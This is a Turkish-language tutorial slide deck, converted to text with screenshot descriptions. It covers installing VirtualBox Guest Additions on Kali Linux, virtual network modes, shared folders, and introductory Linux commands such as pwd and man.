
# VirtualBox Guest Additions

- Daha sonra VBoxLinuxAdditions.run dosyasının olduğu dizine gidip çalışma yetkisi verip çalıştırıyoruz.

```
#cp /media/cd-rom/VBoxLinuxAdditions.run /root/
```

```
#chmod 755 /root/VBoxLinuxAdditions.run
```

```
#!/VBoxLinuxAdditions.run
```



The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar indicates it's a terminal window. The command `./VBoxLinuxAdditions.run` is being run as root. The output shows the process of verifying archive integrity, decompressing the guest additions, copying installer modules, installing additional modules, saving configuration, removing existing kernel modules, building guest kernel modules, and setting up non-kernel guest additions. It also installs window system drivers and X.Org Server modules, and sets up the window system to use the guest additions. Finally, it installs graphics libraries and desktop services components. The terminal window has a dark background with light-colored text, and the Kali Linux desktop interface is visible in the background.

```
File Edit View Search Terminal Help
-rwxr-xr-x 1 root root 8181195 Mar 3 16:36 VBoxLinuxAdditions.run
root@kali: # ./VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 4.2.8 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
Saving modules configuration ...
Removing existing VirtualBox non-DKMS kernel modules ...done.
Building the VirtualBox Guest Additions kernel modules
The headers for the current running kernel were not found. If the following
module compilation fails then this could be the reason.

Building the main Guest Additions module ...done.
Building the shared folder support module ...done.
Building the OpenGL support module ...done.
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest Additions...done.
Installing the Window System drivers
Installing X.Org Server 1.12 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the hal service and the Window System (or just restart
the guest system) to enable the Guest Additions.


Installing graphics libraries and desktop services components ...done.
root@kali: #
```

# Network Ayarları

- Vmware Player/Virtual Box kurulduktan sonra bilgisayarınızda 2 adet sanal ağ kartı oluşacaktır. Bu ağ kartları ile kullandığınız sanal makineler IP alırlar ve fiziksel işletim sistemi üzerinden internete çıkarlar
- **NAT Mod:** Kullandığınız sanal işletim sisteme IP' yi sanal ağ kartının ataması işlemidir. Bu durumda sanal işletim sistemi, üzerinde çalıştığı fiziksel işletim sistemi ile aynı networkte çalışan diğer bilgisayarlar ile iletişime geçemezler. NAT mode, kısaca; Sanal network oluşturulmasıdır.


# Network Ayarları

- **Bridge Mod:** Bridge mod' a alınan sanal makine IP talebinde bulunduğuanda, IP talebi sanal ağ kartından değilde, üzerinde çalıştığı fiziksel işletim sistemine ip veren DHCP tarafından cevaplanır. Bu sayede fiziksel network dahil olmuş bir sanal makine kullanılabilmektedir.



# Network Ayarları

- **Host Only:** Sanal makineler için yalıtılmış bir ağ ortamı sunar. İnternete çıkış yoktur ve sanal olarak kurulmuş tüm makineler birbirleri ile iletişim sağlayabilir.




# Sanal Sistem İle Dosya Paylaşımı

- Sanal makinenin, üzerinde çalıştığı fiziksel işletim sistemi ile kendi arasından dosya transferi yapma ihtiyacı olabilir.
- Bu sorunu çözmek için “Shared Folder” ayarlanmalıdır.
- Bu ayarların yapılması için Vmware ve VirtualBox’ın ayarları düzenlenmelidir.


# Sanal Sistem İle Dosya Paylaşımı

## ● Vmware Dosya Paylaşımı Ayarları



- VM> Settings > Options sekmesine gelinir.
- “Add” butonu ile yeni bir paylaşım klasörü eklenecektir

# Sanal Sistem İle Dosya Paylaşımı




- Name kısmında klasöre isim veriyoruz.
- Daha sonra paylaşım klasörünün hangi klasör olacağını “Browse” kısmında seçiyoruz.

- Save ile işlemi bitiriyoruz.


# Sanal Sistem İle Dosya Paylaşımı

- VirtualBox Dosya Paylaşım Ayarları



# Sistem Başlangıcı


Açılış seçenekleri






# Sistem Başlangıcı

- Kali açılır açılmaz direkt olarak gnome arayüzü bizi karşılamaktadır. Kurulumda belirlediğimiz kullanıcı adı ve şifreyi girerek kaliyi kullanmaya başlayabiliriz.



# Sistem Başlangıcı

- Kali' de tam ekrana geçmek için;
- Virtual Machine> Enter Full Screen



- Kaliyi tam ekran olarak görüntülemek için menuden Virtual Machine sekmesine tıklıyoruz
- Daha sonra Enter Full Screen (Ctrl+Alt+Return) 'e tıkladığımızda tam ekran olmuş olur.



# Temel Linux Bilgisi

- Terminal Nedir? Nasıl açılır?
- Linux Komutları Serisi - 1
- Hostname ve Network Ayarları
- Servisler
- Linuxta Kullanıcı Yönetimi
- Linux Dosya Sistemi
- Linux Komutları Serisi - 2
- Metin Editörleri
- Process
- Paket Yönetim Sistemi
- Sistem İzleme

# Terminal

- Terminal Gnome masaüstü aracının komut satırı aracıdır.
- Linux'un en güçlü olduğu taraf terminal (shell) sistemidir.
- Kali grafik arayüzüne sahip olsa da, komut satırında grafik ara biriminde yapılanlardan daha çok eylem gerçekleştirilebilir
- Kali' de terminali komut satırından açmak için **ctrl + alt + T** kombinasyonu kullanılır. Ayrıca grafik arayüzünden de açılabilir.



# Linux Komutları Serisi - 1


- Linuxte bir çok komut parametre almaktadır. Parametreler komut adı yazıldıktan sonra bir boşluk bırakılarak yazılmalıdır. Genellikle parametreler “ - ” işaretini ile başlamaktadır.
- Linux komutlarına parametreler ile özel işler yaptırılabilir.



# Linux Komutları Serisi - 1

- Temel kural: Komut + alacağı parametreler
- Komut hakkında bilinmek istenen her şey için “man + komut” yeterlidir.


# # pwd Komutu



A screenshot of a terminal window titled "root@kali: ~". The window has a standard window title bar with minimize, maximize, and close buttons. Below the title bar is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal shows the command "root@kali:~# pwd" followed by the output "/root". The prompt "root@kali:~# " is visible again at the bottom of the terminal window.

- **Pwd** komutu, print working directory, bulunduğuımız dizini ekrana yazan komuttur.

# # man Komutu



The screenshot shows a terminal window titled "root@kali: ~". The window has a title bar with "root@kali: ~" and a menu bar with "File Edit View Search Terminal Help". The main area displays the man page for the "pwd" command. The page includes sections for NAME, SYNOPSIS, DESCRIPTION, and options like -L, --logical, -P, --physical, --help, and --version. A watermark for "KALI LINUX" is visible in the background of the terminal window.

```
root@kali: ~
File Edit View Search Terminal Help
PWD(1) User Commands PWD(1)
NAME
 pwd - print name of current/working directory
SYNOPSIS
 pwd [OPTION]...
DESCRIPTION
 Print the full filename of the current working directory.

 -L, --logical
 use PWD from environment, even if it contains symlinks

 -P, --physical
 avoid all symlinks

